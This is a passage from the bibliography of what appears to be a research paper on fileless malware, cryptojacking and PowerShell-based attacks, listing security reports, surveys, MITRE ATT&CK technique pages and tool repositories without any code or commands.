[30] J. Agcaoili, "Monero-mining malware pcastle uses fileless techniques," 2019. [Online]. Available: https://tinyurl.com/4kh3f3x5

[31] S. Shead, "Hackers are infecting gamers' pcs with malware to make millions from crypto," *CNBC*, 2021. [Online]. Available: cnbc.com/2021/06/25/crackonosh-malware-in-gta-v-the-sims-used-to-mine-monero-for-hackers.html

[32] L. Constantin, "Cryptominers and fileless powershell techniques make for a dangerous combo," 2019. [Online]. Available: https://tinyurl.com/5xkc34t5

[33] A. Afianian, S. Niksefat, B. Sadeghiyan, and D. Baptiste, "Malware dynamic analysis evasion techniques: A survey," *ACM Computing Surveys (CSUR)*, vol. 52, no. 6, pp. 1–28, 2019.

[34] Microsoft, "Fileless threats," 2021. [Online]. Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats

[35] D. Rendell, "Understanding the evolution of malware," *Computer Fraud & Security*, vol. 2019, no. 1, pp. 17–19, 2019.

[36] R. Celik, A. Gezer *et al.*, "Behavioral analysis of trickbot banking trojan with its new tricks," *Int. J. Technol. Eng. Stud*, vol. 5, pp. 95–105, 2019.

[37] A. Afreen, M. Aslam, and S. Ahmed, "Analysis of fileless malware and its evasive behavior," in *2020 International Conference on Cyber Warfare and Security (ICCWS)*. IEEE, 2020, pp. 1–8.

[38] B. Leddy, "Detecting cobalt strike with ai," *Darktrace Blog*, 2021. [Online]. Available: darktrace.com/en/blog/detecting-cobalt-strike-with-ai

[39] A. Dahan, "Operation cobalt kitty attack lifecycle," *Cyberreason*, 2017.

[40] S. Gupta, "Critical solarwinds serv-u ftp flaw exploited by new chinese threat group," *Cyber Security Works*, 2021. [Online]. Available: cybersecurityworks.com/blog/vulnerabilities/critical-solarwinds-serv-u-ftp-flaw-exploited-by-new-chinese-threat-group.html

[41] M. Microsoft Threat Intelligence Center, "Microsoft discovers threat actor targeting solarwinds serv-u software with 0-day exploit," *Microsoft*, 2021. [Online]. Available: https://tinyurl.com/2p8jfrf

[42] M. Cruz, "Security 101: The rise of fileless threats that abuse powershell," *Trend Micro Threat Research*, 2017.

[43] R. Sihwail, K. Omar, and K. A. Z. Ariffin, "An effective memory analysis for malware detection and classification," *CMC-COMPUTERS MATERIALS & CONTINUA*, vol. 67, no. 2, pp. 2301–2320, 2021.

[44] P. Borana, V. Sihag, G. Choudhary, M. Vardhan, and P. Singh, "An assistive tool for fileless malware detection," 2021.

[45] MITRE, "Event triggered execution: Component object model hijacking," *The MITRE Corporation MITRE ATT&CK*, 2021. [Online]. Available: https://attack.mitre.org/techniques/T1546/015/

[46] T. Nelson and H. Kettani, "Open source powershell-written post exploitation frameworks used by cyber espionage groups," in *2020 3rd International Conference on Information and Computer Technologies (ICICT)*, 2020, pp. 451–456.

[47] 2021. [Online]. Available: www.powershellempire.com

[48] MITRE, "Abuse elevation control mechanism: Bypass user account control," *The MITRE Corporation MITRE ATT&CK*, 2022. [Online]. Available: https://attack.mitre.org/techniques/T1548/002/

[49] M. Loman, "How ransomware attacks," 2019.

[50] MITRE, "Os credential dumping," *The MITRE Corporation MITRE ATT&CK*, 2022. [Online]. Available: https://attack.mitre.org/techniques/T1003/

[51] ——, "Use alternate authentication material: Pass the hash," *The MITRE Corporation MITRE ATT&CK*, 2022. [Online]. Available: https://attack.mitre.org/techniques/T1550/002/

[52] Z. Tian, W. Shi, Y. Wang, C. Zhu, X. Du, S. Su, Y. Sun, and N. Guizani, "Real-time lateral movement detection based on evidence reasoning network for edge computing environment," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 7, pp. 4285–4294, 2019.

[53] D. Report, "Adfind recon," 2020. [Online]. Available: https://thedfirreport.com/2020/05/08/adfind-recon/

[54] J. Agcaoili and E. Earnshaw, "Legitimate tools weaponized for ransomware in 2021," 2021. [Online]. Available: https://tinyurl.com/2jmbnuc3

[55] E. Nakashima and C. Timberg, "Nsa officials worried about the day its potent hacking tool would get loose. then it did," *Washington Post*, vol. 16, 2017.

[56] "Cryptojacking – what is it?" 2021. [Online]. Available: https://www.malwarebytes.com/cryptojacking

[57] R. Tahir, S. Durrani, F. Ahmed, H. Saeed, F. Zaffar, and S. Ilyas, "The browsers strike back: Countering cryptojacking and parasitic miners on the web," in *IEEE INFOCOM 2019-IEEE Conference on Computer Communications*. IEEE, 2019, pp. 703–711.

[58] P. Papadopoulos, P. Ilia, and E. Markatos, "Truth in Web Mining: Measuring the Profitability and the Imposed Overheads of Cryptojacking," in *International Conference on Information Security*, 2019, pp. 277–296. [Online]. Available: https://github.com/panpap/webTestbench

[59] A. Hilbig, D. Lehmann, and M. Pradel, "An empirical study of real-world webassembly binaries," 2021.

[60] "The Monero Project." [Online]. Available: www.getmonero.org

[61] M. Musch, C. Wressnegger, M. Johns, and K. Rieck, "Web-based Cryptojacking in the Wild," Tech. Rep., aug 2018. [Online]. Available: http://arxiv.org/abs/1808.09474

[62] M. Saad, A. Khormali, and A. Mohaisen, "End-to-End Analysis of In-Browser Cryptojacking," *arXiv preprint arXiv:1809.02152.*, sep 2018. [Online]. Available: http://arxiv.org/abs/1809.02152

[63] Y. Guo and T. Dong, "Several Cryptojacking Apps Found on Microsoft Store," 2019. [Online]. Available: https://www.symantec.com/blogs/threat-intelligence/cryptojacking-apps-microsoft-store

[64] T. H. T. Symantec, "Threat landscape trends – q2 2020," 2020. [Online]. Available: symantec-enterprise-blogs.security.com/blogs/threat-intelligence/threat-landscape-trends-q2-2020

[65] A. Remillano II, J. Nebre, and A. Dela Cruz, "Monero miner obfuscated via process hollowing," 2019. [Online]. Available: https://tinyurl.com/2p84kd2b

[66] W. Handaya, M. Yusoff, and A. Jantan, "Machine learning approach for detection of fileless cryptocurrency mining malware," in *Journal of Physics: Conference Series*, vol. 1450, no. 1. IOP Publishing, 2020, p. 012075.

[67] R. Moussaileb, N. Cuppens, J.-L. Lanet, and H. L. Bouder, "A survey on windows-based ransomware taxonomy and detection mechanisms," *ACM Computing Surveys (CSUR)*, vol. 54, no. 6, pp. 1–36, 2021.

[68] R. Nataraj, V. Singh, and M. Wood, "Lemon duck powershell malware cryptojacks enterprise networks," 2019. [Online]. Available: https://tinyurl.com/yc4fmkdz

[69] P. A. Macaraeg, Arvin Roi; Roderno, "Trojan.ps1.pcastle.b," 2019. [Online]. Available: https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/trojan.ps1.pcastle.b

[70] https://twitter.com/C0rk1_H, "Purplefox botnet has exploited printnightmare in cryptocurrency mining campaign," 2021. [Online]. Available: https://twitter.com/C0rk1_H/status/1412801973628272641?s=20

[71] "Powershell," 2018. [Online]. Available: https://hunter2.gitbook.io/darthsidious/enumeration/powershell

[72] J. Triunfante, E. M. Earnshaw, and M. J. Ofiaza, "Purple fox' malware can rootkit and abuse powershell," 2019. [Online]. Available: https://tinyurl.com/2w6vzbc6

[73] N. H. S. o. E. NHS Digital, "Purple fox malware," 2020. [Online]. Available: https://digital.nhs.uk/cyber-alerts/2020/cc-3533

[74] M. Max_Malyutin, "Still active, seems like purplefox purple,," 2021. [Online]. Available: https://twitter.com/Max_Mal_/status/1459867488020316163

[75] "Powersploit - a powershell post-exploitation framework," 2015. [Online]. Available: https://github.com/PowerShellMafia/PowerSploit

[76] F. Block and A. Dewald, "Windows memory forensics: Detecting (un) intentionally hidden injected code by examining page table entries," *Digital Investigation*, vol. 29, pp. S3–S12, 2019.

[77] T. Caldwell, "The miners strike–addressing the crypto-currency threat to enterprise networks," *Computer Fraud & Security*, vol. 2018, no. 5, pp. 8–14, 2018.

[78] C. M. Pascual, "Ghostminer weaponizes wmi, kills other mining payloads," 2019. [Online]. Available: https://tinyurl.com/2w49k6v3

[79] T. Micro, "Lemon duck cryptocurrency-mining malware information," 2020. [Online]. Available: https://success.trendmicro.com/solution/000261916

[80] A. Palmer, M. Rothschild, and B. Ang, "Successful cyber-risk management of operational technology and industrial control systems-technical and policy recommendations," 2021.

[81] V. V. Koushik, "Lemon duck malware : Infecting outdated windows systems using eternalblue," *Ssecpod*, 2020. [Online]. Available: https://www.secpod.com/blog/lemon-duck-malware/

[82] V. Svajcer and C. Huey, "Lemon duck malware : Infecting outdated windows systems using eternalblue," 2020. [Online]. Available: https://blog.talosintelligence.com/2020/10/lemon-duck-brings-cryptocurrency-miners.html

[83] J. Agcaoili, "Monero-mining malware pcastle uses fileless techniques," 2019. [Online]. Available: https://tinyurl.com/4kh3f3x5

[84] M00nRise, "Post-exploitation tool for hiding processes from monitoring applications," 2016. [Online]. Available: https://github.com/M00nRise/ProcessHider/blob/master/PowerShell/Invoke-ReflectivePEInjection.ps1

[85] "Weeding out wannamine v4.0: Analyzing and remediating this mineware nightmare," 2019. [Online]. Available: https://tinyurl.com/2z8w3brf

[86] Microsoft, "Command line process auditing," 2017. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing

[87] B. Gardiner, "Powershell and 'fileless attacks'," 2020. [Online]. Available: https://www.sumologic.com/blog/powershell-and-fileless-attacks/

[88] H. Shin, W. Shim, S. Kim, S. Lee, Y. G. Kang, and Y. H. Hwang, "# twiti: Social listening for threat intelligence," in *Proceedings of the Web Conference 2021*, 2021, pp. 92–104.

[89] A. G. Bucevschi, G. Balan, and D. B. Prelipcean, "Preventing file-less attacks with machine learning techniques," in *2019 21st International Symposium on Symbolic and Numeric Algorithms for Scientific Computing (SYNASC)*. IEEE, 2019, pp. 248–252.

[90] P. N. Bahrami, A. Dehghantanha, T. Dargahi, R. M. Parizi, K.-K. R. Choo, and H. H. Javadi, "Cyber kill chain-based taxonomy of advanced persistent threat actors: analogy of tactics, techniques, and procedures," *Journal of Information Processing Systems*, vol. 15, no. 4, pp. 865–889, 2019.

[91] J. Slowik, "Anatomy of an attack: Detecting and defeating crashoverride," *VB2018, October*, 2018.